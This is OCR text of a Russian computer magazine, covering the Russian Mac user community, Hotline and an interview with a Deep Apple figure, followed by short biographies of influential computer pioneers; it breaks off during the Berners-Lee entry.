[MUGs] Когда макинтош набирал популярность среди российских пользователей, появилось несколько сетевых ресурсов, вокруг которых крутилось все MAC-комьюнити. Первые такие сайты были чисто любительские, и на их форумах каждый день можно было встретить завсегдатаев. Список официально зарегистрированных на территории России MUG'ов можно посмотреть на официальном сайте *www.apple.com/usergroup*. В настоящее время в России есть всего две крупные тусовки. Это Deep Apple Macintosh User Group (damug) и Russian Macintosh User Group (rmug). Совместно они проводят Мак-party, которая объединяет пользователей двух тусовок. На ней пользователи мака обсуждают модели этой платформы, программные продукты и представляют собственные проекты. Но и в свободное от дебатов время, конечно же, пьют пиво :). Тусовки маковцев с каждым годом становятся все масштабнее — число мемберов увеличилось в разы, к комьюнити примкнули известные и уважаемые люди. Не стоит забывать, что основная масса русских пользователей маков — профессионалы. Это люди добившиеся успехов в своем деле, не важно, в рекламном бизнесе или дизайнерском. Случайных людей здесь нет.



[сайт российских хотлайновцев]

[война с ПК] Конфликт пользователей разных платформ берет свое начало в далеких 80-х, когда все операции на компьютере выполнялись при помощи командной строки. Компания Xerox тогда разрабатала прообраз графического интерфейса — Star Information System. Эта система была представлена Стиву Джобсу во время его визита. Вопреки распространенному мнению, Джобс ничего не воровал — он заплатил за разработку немалую сумму. А вот Билл Гейтс разработал систему один в один похожую на графический интерфейс от Xerox. Тогда между Стивом и Биллом был заключен договор о том, какие детали интерфейса допускается использовать в своих системах. Например, перекрывающиеся окна и корзина для удаления файлов использовались в системе Apple. Майкрософт взяла некоторые другие элементы. Но в 1987 вышла новая версия Windows, внешний вид которой очень напоминал разработки Apple. Если бы Билл Гейтс отказался от графического интерфейса, он бы не смог конкурировать со Стивом, так как даже в 80-е годы командная строка блекла в сравнении с визуальными эффектами. Поступок Гейтса поклонники маков не смогли простить, ведь именно из-за него компьютеры Apple остались в тени PC. Но и Apple не осталась в стороне. Во времена своего кризиса, Apple запустила рекламные ролики, дискредитирующие ПК. Например, ролики, в которых рассказывается о «вечно сгорающих» процессорах Pentium, там же давалось изображение камня от Intel верхом на улитке. Со временем флеймы PC vs Mac достигли невероятных масштабов. Хотя до вооруженного конфликта дело не доходит, все таки большинство пользователей маков — солидные дяденьки в галстуках, которые снисходительно относятся к «братьям своим меньшим» (так пользователи маков называют любителей ПК). Это связано с тем, что все коронные фишки типа графического интерфейса перерисовывались именно с маков. То есть то, что для маковцев было в порядке вещей, у пользователей ПК — вызывало восхищение. Но ярые перепалки на форумах запомнились многим.

[из первых рук] Одним из русских людей, с которым у MAC-поклонников ассоциируется любимая платформа, является Петр Семенов aka Bonzo. Являясь главой Deep Apple — крупного дистрибьютера компьютеров

[ХОТ-ЛАЙН]

Местом общения MAC-юзеров служат форумы, дискуссионные рассылки и, конечно же, Hotline. Hotline — это что-то типа пиринговой сети, то есть пользователи могут обмениваться друг с другом файлами. Такие сети считаются пиратскими и не зря — объемы вареза, протекающего по «горячей линии», колоссальны. С точки зрения общения, Hotline в чем-то похож одновременно и на аську и на мирк. Юзеры «горячей линии» могут создавать собственные комнаты и пускать в них только своих друзей. Далее общение будет идти между людьми в комнате. Русско-говорящее Hotline-сообщество существует со дня выхода этого продукта в свет. Можно смело сказать, что у него есть своя история, свои герои, взлеты и падения. Использование иной клавиатурной раскладки на PC сначала породило проблему использования кириллицы. Но благодаря стараниям наших хотлайнеров, сейчас нет никаких препятствий для общения пользователей разных платформ. На западе хотлайн используется преимущественно для обмена файлами, самого общения как такового нет. Наш же человек общение ставит превыше всего. Важной чертой русских Hotline-ров всегда являлась взаимопомощь. Когда у пользователя MAC возникает вопрос или проблема, он в первую очередь обращается к хотлайнерам в надежде на помощь и участие. И, как правило, находит ее. Первым хотлайн-сервером в России стал СААХОВ, за которым последовал сервер в российской академии наук, а уже за ним подтянулись другие.

География русскоговорящего Hotline-сообщества весьма широка. Да и само понятие "русскоговорящий" весьма условно. Есть люди, которые знают по-русски несколько простых фраз, тем не менее обожают находится в этом загадочном и забавном пространстве. Им есть, что сказать, не прибегая к языку. Не случайно на сервере Megapoops Lair был создан целый раздел, названный HOTLINE CULTURE, в котором ведется летопись многих дорогих сердцу Hotline'ера моментов.

Apple в России, он участвует во многих неофициальных событиях и пати. И согласился рассказать о состоянии MAC-сообщества в России.

Х: Когда компьютеры Apple появились в СНГ и как наша страна встретила маки?

ПС: Первые поставки начались где-то с конца 80-ых, а более-менее крупные партии стали завозить в 1993 г. Компьютеры от Apple никогда не были дешевыми, а тогда и подавно. Поэтому приход маков остался незамеченным. Другое дело сейчас — рост продаж макинтошей растет огромными темпами и, смею предположить, что вскоре маки потеснят ПК. Если раньше продукция Apple была востребована в основном профессионалами, то сейчас предпочтения яблочникам отдают и рядовые пользователи, далекие от издательского дела. Поначалу на маки перешли банки, затем некоторые учебные заведения. За ними последовали другие.



[Петр Семенов. С него начиналась DaMUG]



[этот маленький девайс объединил многих людей]

Х: Как? Apple были доступны советскому пользователю?

ПС: Удивительно, но это так. Правда, тогда маки стоили очень дорого, и позволить себе их мог далеко не каждый. Но те, кто все-таки обзавелись «буржуйской диковинкой», стали общаться между собой, обмениваться программами, опытом и просто общаться.

Х: Расскажи о возникновении MAC-сообщества в России. Кто стоял у истоков?

ПС: История умалчивает. Просто люди, объединенные общими интересами, встречались и общались на волнующие их темы. Первые такие тусовки были еще при советской власти: немногочисленные, не замечаемые другими пользователями. Сам я состоял в rmug (Russian User Group) с 1987 года, когда маки только-только стали появляться в нашей стране. Позже, в 1991 перешел в DaMUG в которой собственно сейчас и состою. Хотя понятие «состоять» весьма условное — было время так называемой текучести пользователей, когда мемберы одной группы переходили в другую. Границы нет — никто не мешает общаться с членами других групп.

Х: Какие были важные события и даты из жизни Mac-сообщества, чем компьютер привлек людей?

ПС: Это скорее к историкам :) Но, наверное, тем, что этот компьютер был создан для человека, с простым и понятным интерфейсом, удобством и высокой производительностью. Крупная дата, пожалуй, одна: 24 января 1984 года — день рождения Макинтоша. Три-четыре раза в году проходят разные важные события: зимняя и летняя выставки Macworld (в Сан-Франциско и в Бостоне, соответственно), осенняя выставка Apple Expoв Париже и проходящая весной конференция разработчиков под Мак (WWDC).

Х: Как пользователи маков общаются друг с другом? Устраивают ли какие-нибудь конференции?

ПС: В основном на интернет-форумах. Из зарубежных: *www.macworld.com* и *www.macminute.com* — новостные, *http://www.macfixit.com, http://www.macosxhints.com* — вопросы практического использования. Из российских ресурсов: *www.deepapple.com* — крупнейший новостной сайт, *http://www.maccentre.ru* и *http://www.mymac.ru* — популярные форумы. Вокруг этих ресурсов вращается жизнь MAC-овцев. Помимо сайтов, есть еще хотлайн-сервер "Пещера", у которого свое достаточно обширное коммьюнити.

Крупнейшая тусовка — День Хотлайнера. Проводится в третью субботу сентября в Москве. Подробнее об этом можно почитать на *http://hlsite.chat.ru* и *http://www.macrules.ru*.

Х: Добивались ли российские компании-разработчки успехов в сфере кодинга под мак? Наиболее известные русские кодеры?

ПС: Из популярных проектов под MAC можно назвать разработки компании Unsanity (*www.haxies.com*). Продукты этой компании известны не только российскому пользователю, Unsanity очень популярна за рубежом. Других известных групп нет. Конечно, бывает, что разработка какой-нибудь группы

привлечет внимание, но это случается не часто. Большинство проектов русских поклонников макинтоша — это локализации забугорных программ. Причем опять же, в России фирм, занимающихся локализацией, не так много и деятельность их далеко не постоянна. В роли локализатора может выступать одна из юзер групп. Например, Deep Apple совместно с украинскими друзьями локализировали знаменитый iPod. Так что если ты увидишь этот плеер с русской менюшкой — знай, что это наши ребята постарались.

X: Какие пользовательские группы существуют в России? В чем их основное отличие от зарубежных групп.

ПС: По данным сайта Apple в России официально зарегистрировано 3 группы: московские rmug (Russian Macintosh User Group), DaMUG (Deep Apple Macintosh User Group) и Apple Club из Владивостока. Российские и зарубежные группы практически не контактируют — думаю, просто это неинтересно ни тем ни другим. Все поглощены Маками :). Но, путешествуя по разным странам, в том числе и в качестве члена MUG, я часто наводил справки о наличии групп в местах моего пребывания. Если удавалось найти контакты, прием был более чем радушный. Основное отличие в количестве мемберов. Зарубежные группы состоят обычно из 20—30 человек, но самих MUG'ов больше. Причем между собой они общаются мало, и вообще ведут замкнутый образ жизни. Попасть в уже сформированную группу не так просто. В России все наоборот — групп пользователей хоть и мало, но они очень большие (около 1500 мемберов). Да и обстановка в них царит совсем другая — новым членам всегда рады, мемберы открыты и готовы к общению. Две крупнейшие российские группы дружат и нередко устраивают совместные тусовки.

X: Как образовалась ваша тусовка (Deep Apple). Расскажи о ней поподробнее.

ПС: Изначально был круг людей, горячих поклонников Маков. Потом появилась идея оформить все это «законно», и летом 2002 года была отправлена заявка на регистрацию группы. Так все и получилось. Цель проста — обмен опытом, поддержка друг друга.


Дальнейший коллектив формировался стихийно — ввиду тесной дружбы с rmug, произошел взаимный обмен членами. Общих сборов как таковых не проходит, разве что на Дне Хотлайнера, а так любой из членов DaMUG может в любое время зайти в офис «отеческой» компании за советом, на кружку-другую пива, поиграть или просто поболтать. У нас открытое общество и достаточно одного условия — новый человек должен быть макюзером.

X: Кто, по твоему мнению, является наиболее яркой (русской) персоной в мире макинтошей и почему.

ПС: Очень сложный вопрос :). В моем контакт-листе более 600 макюзеров, каждого из которых можно назвать выдающейся личностью. В их числе как студенты, так и директора крупнейших российских компаний — широко известные, публичные люди



[вот такие они, МАС-юзеры]






088 Они вершили историю

В КОМПЬЮТЕРНОЙ ИСТОРИИ БЫЛО МНОГО ВЫДАЮЩИХСЯ ИМЕН. ТЫСЯЧИ ЛЮДЕЙ ВНЕСЛИ СВОЙ ВКЛАД И ПОВЛИЯЛИ НА БУДУЩЕЕ. НО НЕКОТОРЫЕ ИМЕНА СТОИТ ВЫДЕЛИТЬ ОСОБЕННО, ТАК КАК БЕЗ НИХ МИР БЫЛ БЫ СОВСЕМ НЕ ТАКИМ, КАКИМ МЫ ЗНАЕМ ЕГО СЕЙЧАС. Я ПОСТАРАЛСЯ ОТОБРАТЬ ДЕСЯТКУ КОМПЬЮТЕРЩИКОВ, КОТОРЫЕ ОКАЗАЛИ НАИБОЛЬШЕЕ ВЛИЯНИЕ НА КОМПЬЮТЕРНЫЙ МИР. ИХ КРАТКИЕ БИОГРАФИИ ПЕРЕД ТОБОЙ | mindw0rk (mindw0rk@gameland.ru)

Десятка самых влиятельных компьютерщиков

10 [Джеймс Кларк 1944] У многих людей Netscape ассоциируется с именем Джеймса Кларка. Будучи одним из двух основателей известной компании, он представил миру видение того, каким должен быть веб-браузер. Но он вряд ли попал бы в мой список только поэтому. Джеймс сыграл большую роль в развитии сетевых технологий, принимая участие во многих проектах и помогая амбициозным исследователям реализовать свои планы.

Первой его серьезной работой была разработка геометрических труб, которые использовались для увеличения скорости отображения трехмерной графики. В результате ему удалось сконструировать в 1979 г. геометрический движок — раннюю технологию для рендеринга сложных картинок на компьютере. В 1982 г. вместе с несколькими выпускниками Стэн-




форда, Джеймс основал компанию Silicon Graphics Inc. Специализировалась она на выпуске графических станций. Правда, ранние модели были обычными терминалами, но уже спустя пару лет SGI наладила производство мощных UNIX-серверов для работы с графикой. Самой популярной машиной компании в то время стал IRIX. В середине 80-х гг. Silicon Graphics купила фирму MIPS, разрабатывавшую процессоры, и, благодаря ей, стало возможным заменить устаревшие процессоры Motorola 68000 на более мощные, сконструированные специально под графические станции. SGI также занялась созданием спецэффектов для Голливудских фильмов и быстро стала лидером в этой области.

В 1990 г. Джеймс решил оставить компанию и заняться чем-то новым. Больше всего его манили возможности компьютерных сетей. В 1992 г. вместе с Марком Андрессеном, автором одного из первых www-браузеров Mosaic, Кларк основал компанию Netscape и приступил к разработке нового браузера. В него вошло все лучшее, что было в Mosaic, плюс множество дополнений и усовершенствований. К лету 1995 г. 80% людей, которые серфили инет, делали это браузером Netscape. Но с выходом Windows 95 и намерением Microsoft продвинуть IE на пьедестал, позиции Netscape пошатнулись. Конкурировать с полностью бесплатным браузером, входящим в поставку ОС, было сложно. Компания, тем не менее, продолжила дорабатывать свой продукт, и вышедший вскоре Netscape 2.0 включал в себя поистине революционные возможности: фреймы, плагины, скрипты, Java, встроенные емейл и клиент для ньюсгрупп. Следующие несколько лет обе компании сражались за первые позиции своих браузеров, патчи выходили чуть ли не каждую неделю. Но в 1998 г. стало очевидным, что Netscape не сможет больше конкурировать с IE. И браузер стал бесплатным, распространяемым по лицензии Open Source.




[Джеймс Кларк (слева)]

В том же году Джеймс направил свои силы на увеличение эффективности систем здравоохранения и медицинской инфраструктуры. Появившаяся благодаря ему WebMD Corporation, является ведущим источником



получения бесплатной медицинской информации и консультаций в сети.


9 **[Лоренс Робертс 1937]** Резюме Лоренса Робертса можно читать как раннюю историю Internet. В далеком 1965 году в Массачусетском Технологическом Институте он создал первую компьютерную сеть, используя пакетный способ передачи данных между МТИ и удаленным университетом. После такого успеха его пригласили в исследовательское агентство ARPA на должность главного инженера. И там, возглавив группу блестящих ученых, Лоренс приступил к разработке сети ARPANET. Следующие 6 лет Робертс полностью посвятил себя развитию сети, написав самостоятельно множество приложений, включая первый в мире почтовый клиент. В 1969 г. к ARPANET были подключены 4 компьютера, в 1973 г. их число возросло до 23. Начало было положено, технология работала, и дальше оставалось только совершенствовать ее и подключать новые узлы. Передав дальнейшую судьбу сети в руки Боба Кана и Винта Церфа, Лоренс оставил ARPA, чтобы основать Telenet — первую коммерческую компанию, занимавшуюся предоставлением сетевых услуг. Именно в ней был разработаны протокол X.25 и сеть Telenet. Робертс возглавлял компанию с 1973 по 1980 гг., потом Telenet была продана компании GTE и стала подразделением сети Sprint. В 1983 г. Лоренс занял руководящую должность в NetExpress, специализирующейся на факсах и телекоммуникационном оборудовании. А через 10 лет стал президентом в ATM Systems. На протяжении всех этих лет, Лоренс Робертс участвовал во многих проектах: от разработки Ethernet свичей до IP роутеров. Сейчас он живет в Кремниевой долине и занимает пост вице-президента Caspian Networks — компании, как и все остальные в его послужном списке, развивающей возможности компьютерных сетей.


[Лоренс Робертс]

За свои заслуги Роберт Лоренс получил множество престижных наград, и в мире телекоммуникаций пользуется безграничным уважением.

8 **[Деннис Ричи 1941]** Имя Денниса Ричи часто упоминают в связке с Кеном Томпсоном. Даже награды за компьютерные заслуги им вручают вместе. На самом деле основная заслуга у них одна, но кто знает, каким был бы сейчас компьютерный мир, если бы в 1969 г. эта парочка не изобрела ОС UNIX.

Компьютерная карьера Денниса Ричи началась в 1967 г., когда он, идя по стопам отца, устроился в Bell Labs. К этому времени Деннис был уже опытным программистом и в Bell занимался написанием компиляторов для языков программирования. Чуть позже ему, вместе с несколькими другими учеными, поручили участвовать в разработке Multics — первой операционной системы с распределением времени. Как известно, проект слишком затянулся, и ничего хорошего из этого не вышло. В апреле 1969 г. команда Денниса, оставив работу на Multics, вернулась в Bell и занялась своими обычными делами. Тем не менее, Деннису и Кену хотелось написать свою ОС на основе наработок и с учетом старых ошибок. Но руководство отказалось выделить для этого компьютер. Случай представился неожиданно. Кен однажды обнаружил в одной из лабораторий Bell старенький PDP-7 и решил портировать на него игру, которую он незадолго до этого написал. Для этого необходимо было не только скопировать код, но и полностью переписать программную среду. Томпсон предложил Ричи поучаствовать в работе, и вместе они создали файловую систему, отвечавшую требованиям Space Travel (именно так называлась игра).


[Деннис Ричи]

В принципе, этого было достаточно для запуска программы, но программисты решили расширить возможности системы и внесли в нее многие дополнительные функции. Чем дальше, тем больше они углублялись в новый проект. Теперь это была уже разработка не оболочки для запуска одной игры, а создание настоящей ОС, именно такой, какую они хотели. После того, как Деннис и Кен представили UNIX сотрудникам, те сразу оценили ее гибкость и мощь, установив на все компьютеры компании. Копии системы также были разосланы в исследовательские институты, а через них об ОС узнал весь мир.

Помимо UNIX, Деннис занимался еще одним проектом, принесшим ему известность. Для более удобного портирования никсов на другие платформы, он написал новый язык программирования C, взяв за основу более простой BCPL. Несмотря на такую узкоспециализированную цель, C стали использовать в Bell для написания самых разных приложений. Как и UNIX, из Bell он перебрался в ВУЗы, а оттуда — в массы.

Деннис Ричи по-прежнему работает в Bell Labs, занимаясь разработкой новых операционных систем и языков программирования. Из недавних проектов, над которыми он работал — ОС Plan9 и ОС Inferno.

7 **[Дуглас Энгелбарт 1925]** Представляешь ли ты свой компьютер без мыши? А без виндов? А без емейла? А ведь этому и многому другому мы обязаны

одному человеку — Дугласу Энгелбарту. Дуглас родился в 1925 г. на маленькой ферме в Оригоне. В 1942 г. он окончил школу и поступил в университет изучать электронную инженерию. Когда начался военный призыв, он ушел в армию, но, вернувшись на родину, он продолжил обучение. В 1955 г. он получил научную степень в Университете Беркли и переехал в Стэнфордский университет, где полностью окунулся в научные исследования. Дуглас задолго до появления интернета предсказывал появление WWW, точно описывая структуру и особенности сети в своих научных статьях. В 1963 г. Энгелбарт основал свою собственную исследовательскую лабораторию, в которой стартовало сразу несколько компьютерных проектов. Самыми заметными из них стали NLS (oNLine System) — гипертекстовая электронная база данных, и специально разработанная под нее девайс «мышь», которая не предназначалась для общего пользования вплоть до середины 80-х гг. NLS со временем обрастала новыми возможностями. В ней появился первый в истории компьютеров графический интерфейс, основанный на всплывающих окнах (автором идеи стал Дуглас), е-мейлер, разные опции для печати текста. В программе были даже встроенные возможности проведения телеконференций, что казалось в 60-х гг. чем-то фантастическим. И когда в 1968 г. Дуглас Энгелбарт презентовал конечную версию своего NLS на крупной компьютерной конференции в Сан-Франциско, это было как гром среди ясного неба.

В 70-х гг. лаборатория Дугласа участвовала в проекте ARPA по созданию компьютерной сети, а NLS использовалась для создания первой онлайновой базы данных. Именно Стэнфорд, в котором работал Энгелбарт, стал вторым узлом ARPANET. В 80-е годы Дуглас работал на пару корпораций, но там ему не давали проводить свободные исследования. Работа строго по графику, над запланированными заранее продуктами, — это было не для него, и в 1986 г. Энгелбарт навсегда оставил корпоративный бизнес, вместе с дочерью основав свою собственную компанию Bootstrap Institute. Там он мог продвигать свои мысли, философию и идеи в массы или заниматься исследованиями интересных ему вещей.

В 1997 г. Дугласа Энгелбарта наградили премией Лемельсона (500 тыс. долларов) за выдающийся вклад в компьютерные технологии, а чуть позже — престижной наградой Тюринга.



[Дуглас Энгелбарт]



[Стив Джобс]

6

[Стив Джобс 1955] Активная компьютерная жизнь Стива Джобса началась в 1974 г. с частых посещений компьютерного клуба Homebrew вместе со своим давним другом Стивом Возняком. Ребята осваивали там новый мир технологий, знакомились с такими же, как они компьютерными фанатами, соревновались в программировании. Джобс в это время уже работал на компанию Atari, занимаясь разработкой простых игр, но амбиции у него были намного выше. Парню хотелось создавать собственные компьютеры, отличающиеся от IBM-овских монстров размерами и доступностью.

В 1976 г. Стив Джобс вместе с Стивом Возняком и Роном Вейном основали компанию Apple и приступили к разработке своего первого компьютера Apple I. 50 этих машин были куплены после презентации, организованной Джобсом владельцу компьютерного магазина. Окрыленный успехом, Стив решил продвигаться дальше и занялся поиском спонсоров для финансирования новых проектов. Ему повезло — один бизнесмен по фамилии Марккула поверил в него и инвестировал более 300 тысяч долларов в новую компанию. Этих денег хватило, чтобы разработать и разрекламировать Apple II — первый персональный компьютер в изящном корпусе, с цветной графикой и приличной на тот момент вычислительной мощностью. Компьютер пользовался большим спросом, и к началу 1980 г. оборот Apple Computer составлял уже 10 миллионов долларов. Именно Apple II положил начало эре персональных компьютеров.

На протяжении 80-х двумя основными проектами Apple были Lisa и Macintosh. Основной упор ставился на Лизу, так как в ней воплотились последние достижения компьютерных технологий и графического интерфейса. Но более простой и доступный Macintosh оказался более востребованным. Стив Джобс приложил максимум усилий, чтобы все узнали о возможностях мака.

В 1985 г. из-за разногласий с назначенным им президентом Apple, Джобс оставил Apple и создал новую компанию Next, которая занималась разработкой объектно-ориентированных языков, «пост-скриптумных» дисплеев и магнитно-оптических девайсов. Возвращение Стива в родную компанию произошло в 1996 г., когда Apple купила Next за 402 миллиона долларов. Джобс занял в ней руководящий пост и, благодаря ему, переживающая не лучшие времена компания, пошла в гору.

Запущенный Джобсом проект iMac стал одним из самых удачных за всю историю Apple. Сейчас Стив Джобс является лицом Apple Computer, а продукция его компании пользуется огромной популярностью во всех уголках мира.

5

[Лоренс Эллисон 1944] У Лоренса Эллисона было не самое счастливое детство. Воспитывался он у приемных родителей, но мать умерла когда ему еще не исполнилось 18-ти, а отца посадили в тюрьму. Лоренсу пришлось самому заботиться о себе, и, подкопив немного денег, он переехал из Бронкса в более перспективный Беркли. На протяжении следующих восьми лет, Эллисон подрабатывал где придется, пока не устроился в компанию Ampex программистом. Там он разработал свою первую серьезную программу — большую базу данных под названием Oracle. В 1977 г. вместе с сотрудником из Ampex Робертом Майнером, Лоренс основал компанию Software Development Labs, занимавшуюся по большей части консультациями корпоративных клиентов.

Однажды Лоренс наткнулся на документ, написанный работником IBM и описывающий концепцию Structured Query Language (SQL). В IBM не видели коммерческого потенциала этой технологии, но Эллисон сразу понял, насколько перспективна идея. Вместе с Майнером они написали программу баз данных, совместимую с мейнфреймами и персональными компьютерами. Покупатели нашлись быстро, и в честь той самой БД Лоренса, компанию решили переименовать в Oracle. В 1980 г. вместе с Лоренсом работало всего 7 человек, а годовой доход не превышал миллиона долларов. После того, как IBM адоптировала SQL под свои компьютеры, доходы Oracle каждый год увеличивались вдвое.


В 1990 г., когда компания получила статус ведущего производителя ПО, появились первые неудачи. Привыкшие к стабильному росту менеджеры не сумели предугадать последствия появления новых игроков на софтварном рынке, и впервые в истории Oracle ее расходы превысили доходы. В следующем году все стало только хуже. Продажи Oracle упали на 80% и компания была на грани банкротства. Лоренс заменил большинство руководителей и менеджеров на лучших в своем деле, и это подействовало. Благодаря грамотной маркетинговой политике и выпуску новых мощных баз данных, Oracle удалось вернуться на преж-



[Лоренс Эллисон]

ний уровень. Ее продуктами пользовались банки, авиалинии, автомобильные компании и супермаркеты. А с распространением электронной коммерции доходы Oracle возросли многократно.
Сейчас Лоренс Эллисон входит в десятку богатейших людей планеты. А компания Oracle находится на втором месте после Microsoft по продажам ПО.

4 **[Джерри Сандерс]** Сложно ли конкурировать с Intel? На этот вопрос лучше всего ответит тот факт, что десятки компаний-производителей микрочипов сошли с дистанции, навсегда оставшись в тени. Одним из немногих, кто отказался сдаваться, и, пожалуй, единственным, кому удалось соперничать с Intel, стал Джерри Сандерс — основатель AMD. В начале 60-х, задолго до начала многолетней гонки, Джерри работал в полупроводниковой компании Fairchild Semiconductor. Несмотря на то, что с детства он мечтал о карьере актера, намного лучше у него получалось быть директором по маркетингу. Fairchild была успешной компаний, в которой работало множество гениальных людей, но в 1968 из нее по неизвестным причинам ушли основатели, создав новую компанию Intel. А еще годом позже, также поступил Джерри Сандерс и семеро его коллег, дав рождение AMD. Первые месяцы, из-за отсутствия офиса и средств, парням приходилось трудиться в тесной комнате. Через 5 лет в AMD уже работало 500 человек, а объем продаж составлял 26.5 миллионов долларов.
В начале своей деятельности компания занималась апгрейдом чужих чипов, и продавала их по большей цене. В 70-х гг. AMD заключила договор с Intel о приобретении лицензии на первые процессоры Intel и, построив свою первую фабрику в Техасе, в 1979 г. начала производство их клонов.
В 1982 г. IBM готовилась представить миру свой первый PC. Intel, как и следовало ожидать, стала главным поставщиком процессоров для него, но IBM хотела, чтобы поставщиков было, как минимум, двое. В том же году AMD заключила новый контракт, по которому ей предоставлялись все новейшие разработки Intel, и компания могла использовать их для производства альтернативных чипов.
В 80-е годы AMD росла и развивалась, являясь одним из крупнейших производителей полупроводников. В то время, как Intel делала упор на развитие новых технологий, Джерри Сандерс все силы вкладывал в рекламу. В конце 80-х гг. AMD столкнулась с большой проблемой — появлением на мировом рынке азиатских производителей компьютерных комплектующих, конкурировать с которыми было просто нереально. Чтобы остаться на плаву, Джерри сократил часть сотрудников и, дабы компания не обанкротилась окончательно, принялся искать новые меры. Для начала он заключил сотрудничество с Sony, но главная надежда была на создание новых процессоров по новейшим технологиям Intel. К этому времени отношения между ведущими производителями процессоров уже давно были на грани войны и в 1986 г. Intel отказалась предоставить AMD технические документации на чип i386. AMD подала иск в суд, следствие по делу длилось долгих три года. В 1991 г. суд вынес решение в пользу AMD, и Intel пришлось выплатить свыше 1 миллиарда долларов за расторжение контракта. AMD продолжила выпуск процессоров на основе технологий конкурента, что привело к новым судебным искам, только теперь со стороны Intel. Судебные иски поступали еще не раз и все эти юридические разбирательства продлились до 1994, закончившись соглашением между компаниями, по которому Intel передала права на производство старых моделей процессоров, но закрыла доступ к технологиям новых. Впрочем, к этому времени AMD уже освоилась сама, а после исторического слияния с NextGen в 1996 г. и выпуска серии процессоров K6, стала серьезным конкурентом для Intel.
Джерри Сандерс продолжает руководить компанией AMD, и именно благодаря ему компания сейчас является ведущим производителем микропроцессоров, наравне с Intel.


[Джерри Сандерс]


[Линус Торвальдс]

3 **[Линус Торвальдс 1969]** Думаю, ты слышал про операционную систему Linux? Возможно, ты даже продвинутый человек и юзаешь ее на своем компьютере. В таком случае, пойди на кухню и покури. А я пока вкратце объясню остальным, кто такой Линус Торвальдс и как он попал в мой список.
Линус родился в Хельсинки и с самого детства увлекся компьютерами. Легко освоив программирование, он принялся клепать собственные игрушки. К 18 годам он уже мог написать программу практически любой сложности. В конце 80-х Линус поступил в институт на компьютерный факультет и там познакомился с ОС UNIX. Система запала парню в душу и он задался целью ее изучить. Для этого был куплен клон никсов Minix. Поработав с ней месяц, Линус быстро обнаружил, что многие приложения в этой системе далеки от совершенства. Но больше всего юного Торвальдса раздражал эмулятор терминала. Он задался целью написать собственный терминал и, практически не имея информации об архитектуре системы, принялся за дело. Новый терминал быстро обрастал наворотами — Линус старался сделать его как можно функциональнее, и постепенно программа стала напоминать уже не простое приложение, а полноценную ОС. Система Торвальдса получила название Linux и впервые была представлена людям летом 1991 г. Даже ранние версии, несмотря на сырость и наличие кучи багов, превосходила тот же Minix. А так как Linux был, в отличие от миникса, бесплатным, его популярность среди компьютерных энтузиастов росла в геометрической прогрессии.
Линус занимался доработкой Linux до 1997 г., после чего переехал в США и стал разрабатывать микропроцессоры для компании Transmeta. Но никто не представлял Linux без его автора, и было очевидным, что тот вернется. Так и произошло. В 2003 г. Торвальдс приступил к поддержке своего главного детища под крылом OSDL (Open Source Development Labs).
Сейчас Linux установлена на миллионах компьютеров во всем мире и является самой популярной сетевой ОС. А сам Линус Торвальдс стал примером для подражания для начинающих программистов, которые мечтают пробиться к вершинам славы.

2 **[Тим Бернерс-Ли 1955]** Сейчас мы не представляем себе интернет без всех этих красочных сайтов с файлами и ссылками. Кто знает, имели бы мы все это сейчас, если бы в 1991 г. выпускник Оксфордского университета Тим Бернерс-Ли не изобрел WWW.
В 80-е годы Тим работал в научной организации CERN. И он, как и многие сотрудники, ис-



[Тим Бернерс-Ли]

